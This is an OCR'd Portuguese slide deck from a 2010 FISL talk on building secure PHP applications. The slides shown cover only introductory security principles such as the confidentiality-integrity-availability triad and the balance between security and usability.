Construindo uma aplicação PHP à Prova de Balas

Rafael Jaques


FISL 11 - Porto Alegre - 24/07/10

"Buscai primeiro o reino do Senhor e a sua justiça, e todas as demais coisas vos serão acrescentadas"
(Mateus 6.33)

Pauta

- Um pouco sobre segurança
- Conhecendo os meios de ataque
- Outros tipos de ameaça
- Mais alguns cuidados
- Perguntas

Um pouco sobre segurança




O QUE É SEGURANÇA?

Segurança baseia-se em três pontos:

CONFIDENCIALIDADE

INTEGRIDADE

DISPONIBILIDADE




Não se iluda... Não existem aplicações 100% seguras...

Equilíbrio entre SEGURANÇA e USABILIDADE

Não proteja de menos...

E nem proteja de mais...



O QUÃO SEGURA DEVE SER A SUA APLICAÇÃO?

Um sistema invadido pode te render um final de semana...

O QUÃO SEGURA DEVE SER A SUA APLICAÇÃO?


Sempre revise o que você projetou

Os custos que envolvem uma aplicação segura

